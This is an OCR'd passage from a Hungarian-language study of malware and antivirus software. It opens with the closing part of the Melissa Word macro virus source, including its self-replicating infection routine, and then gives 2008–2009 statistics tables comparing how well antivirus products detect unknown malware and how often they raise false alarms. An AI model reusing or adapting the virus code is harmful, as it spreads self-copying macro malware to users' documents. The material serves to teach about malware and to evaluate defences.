
```
  NTCL = NTI1.CodeModule.CountOfLines
  ADCL = ADI1.CodeModule.CountOfLines
  BGN = 2
  If ADI1.Name <> "Melissa" Then
    If ADCL > 0 Then _
    ADI1.CodeModule.DeleteLines 1, ADCL
    Set ToInfect = ADI1
    ADI1.Name = "Melissa"
    DoAD = True
  End If
  If NTI1.Name <> "Melissa" Then
    If NTCL > 0 Then _
    NTI1.CodeModule.DeleteLines 1, NTCL
    Set ToInfect = NTI1
    NTI1.Name = "Melissa"
    DoNT = True
  End If
  If DoNT <> True And DoAD <> True Then GoTo CYA
  If DoNT = True Then
    Do While ADI1.CodeModule.Lines(1, 1) = ""
      ADI1.CodeModule.DeleteLines 1
    Loop
    ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
    Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
      ToInfect.CodeModule.InsertLines BGN,ADI1.CodeModule.Lines(BGN, 1)
      BGN = BGN + 1
    Loop
  End If
  If DoAD = True Then
    Do While NTI1.CodeModule.Lines(1, 1) = ""
      NTI1.CodeModule.DeleteLines 1
    Loop
    ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
    Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
      ToInfect.CodeModule.InsertLines BGN,NTI1.CodeModule.Lines(BGN, 1)
      BGN = BGN + 1
    Loop
  End If
  CYA:
  If NTCL <> 0 And ADCL = 0 And
    (InStr(1, ActiveDocument.Name, "Document") = False)
  Then
    ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
  ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
    ActiveDocument.Saved = True
  End If
  'WORD/Melissa written by Kwyjibo
  'Works in both Word 2000 and Word 97
  'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
  'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
  If Day(Now) = Minute(Now) Then Selection.TypeText
"Twenty-two points, plus triple-word-score, plus fifty points for using all
my letters. Game's over. I'm outta here."
End Sub
```

10.2. Statisztikák


1. táblázat: Az ESET legutóbbi, 2009-es nyilvánosságra hozott kártevőinek toplistája.




2. táblázat: A Panda Security laboratóriumába 2008-ban beérkező napi 22 ezer új fertőzést elemezve rekord mennyiségű adatot kapunk. Kiderült ugyanis, hogy a tavalyi évben több malware született, mint az elmúlt 17 évben összesen. A fertőzés 70%-át a trójai programok, 20%-át az adware (kéretlen reklámokat indító programok), míg a férgek 4,22%-át tették ki.




3. táblázat: A téves riasztás, vagy hamis pozitív elég sok problémát okozhat. Éppen ezért a vírusirtók minőségének helyes megítéléséhez elengedhetetlennek tartottam ennek a táblázatnak a figyelembevételét.




4. táblázat: A különböző vírusirtó programok által okozott teljesítménycsökkenés mértéke fájlmásolás folyamán.




5. táblázat: A különböző vírusirtó programok által okozott teljesítménycsökkenés mértéke MS Office 2003 dokumentumoknak az ingyenes 7-Zip programmal történő be- és kitömörítése során.




6. táblázat: A különböző vírusirtó programok által okozott teljesítménycsökkenés mértéke videó- és hangfájloknak az FFmpeg programmal történő be- és átkódolása során.



7. táblázat: Az előbbi tesztekkel ellentétben a bootolási idő mérésénél olyasvalamit (indítás/leállítás) tesztelünk, amit általában naponta csak egyszer hajtunk végre.



8. táblázat: Az „általános sebesség” mérésénél nem súlyozzuk a résztesztek eredményeit, egyszerűen azok átlagát vesszük. A felhasználók szükség szerint súlyozhatják az egyes részteszteket. A fájlmásolási teszt általában sokkal fontosabb, mint a bootolási idő, a tömörítés vagy a kódolás tesztje (főleg azon felhasználók esetében, akik ritkán tömörítenek, és egyáltalán nem kódolnak videó- és hangfájlokat).



9. táblázat: Generikus és/vagy heurisztikus technikák tesztelése a lehetséges ismeretlen vírusok felismerésére.

Cég		AVIRA		G DATA Security		Alwil Software		AVG Technologies		BitDefender		MicroWorld		ESET		F-Secure	
Termék		**Antivir Premium**		**AntiVirusKit (AVK)**		**avast! Professional**		**AVG Anti-Virus**		**BitDefender AV**		**eScan Anti-Virus**		**ESET NOD 32 Antivirus**		**F-Secure Anti-Virus**	
Programm verzió		8.1.0.362		19.0.0.49		4.8.1229		8.0.156		11.0.17		9.0.824.217		3.0.669.0		9.00.148	
Motor / Adatbázis verzió		8.01.01.15 / 7.00.05.212		nincs adat		080804-0		270.5.12/1590		nincs adat		nincs adat		3325		8.10.14240	
Vírusadatbázis nagysága		1.533.821		nincs adat		nincs adat		nincs adat		1.414.639		nincs adat		nincs adat		nincs adat	
Elért minősítés		ADVANCED		ADVANCED		STANDARD		STANDARD		STANDARD				ADVANCED+			
Téves riasztások száma		sok		sok		sok		sok		sok		kevés		kevés		kevés	
Ismeretlen vírusok észlelése																	
Windows vírusok	540	494	91%	332	61%	298	55%	303	56%	324	60%	276	51%	306	57%	365	68%
Script malware	187	45	24%	91	49%	79	42%	24	13%	36	19%	50	27%	20	11%	52	28%
Férgek	1390	1020	73%	935	67%	503	36%	735	53%	801	58%	166	12%	840	60%	167	12%
Backdoors	10120	8114	80%	7853	78%	6052	60%	5524	55%	5908	58%	791	8%	5838	58%	1187	12%
Trojai	33165	20815	63%	17483	53%	11016	33%	11507	35%	14046	42%	2285	7%	15979	48%	2546	8%
egyéb malware	429	302	70%	220	51%	140	33%	169	39%	172	40%	32	7%	217	51%	36	8%
Összesen	45831	30790	67%	26914	59%	18088	39%	18262	40%	21287	46%	3600	8%	23200	51%	4353	9%

Cég		Kaspersky Labs		McAfee		Microsoft		Norman ASA		Symantec		Sophos		Trustport		VirusBlokAda	
Termék		**Kaspersky AV**		**McAfee VirusScan+**		**Microsoft OneCare**		**Norman AV+AS**		**Norton Anti-Virus**		**Sophos E S&C**		**TrustPort Antivirus**		**VBA32 Anti-Virus**	
Programm verzió		8.0.0.454		12.1.110		2.5.2900.03		7.10		16.0.0.125		7.5.1		2.8.0.3006		3.12.8.2	
Motor / Adatbázis verzió		nincs adat		5300.2777 / 5352		1.3807 / 1.41.18.0		5.93.01		100804c / 84315		2.75.4 / 4.31E+305		nincs adat		nincs adat	
Vírusadatbázis nagysága		1.045.550		437.316		753.216		1.979.741		2.043.091		447.478		nincs adat		nincs adat	
Elért minősítés		ADVANCED		ADVANCED		ADVANCED		STANDARD		ADVANCED				STANDARD		STANDARD	
Téves riasztások száma		sok		nagyon kevés		nagyon kevés		sok		kevés		nagyon sok		sok		sok	
Ismeretlen vírusok észlelése																	
Windows vírusok	540	498	92%	484	90%	451	84%	46	9%	309	57%	324	60%	312	58%	195	36%
Script malware	187	53	28%	37	20%	82	44%	13	7%	50	27%	35	19%	30	16%	18	10%
Férgek	1390	826	59%	315	23%	592	43%	406	29%	734	53%	783	56%	827	59%	282	20%
Backdoors	10120	6677	66%	4206	42%	5151	51%	3412	34%	5064	50%	6863	68%	6495	64%	3649	36%
Trojai	33165	19251	58%	8262	25%	13777	42%	7632	23%	13876	42%	14847	45%	14460	44%	7871	24%
egyéb malware	429	178	41%	182	42%	244	57%	103	24%	200	47%	178	41%	179	42%	54	13%
Összesen	45831	27483	60%	13486	29%	20297	44%	11612	25%	20233	44%	23030	50%	22303	49%	12069	26%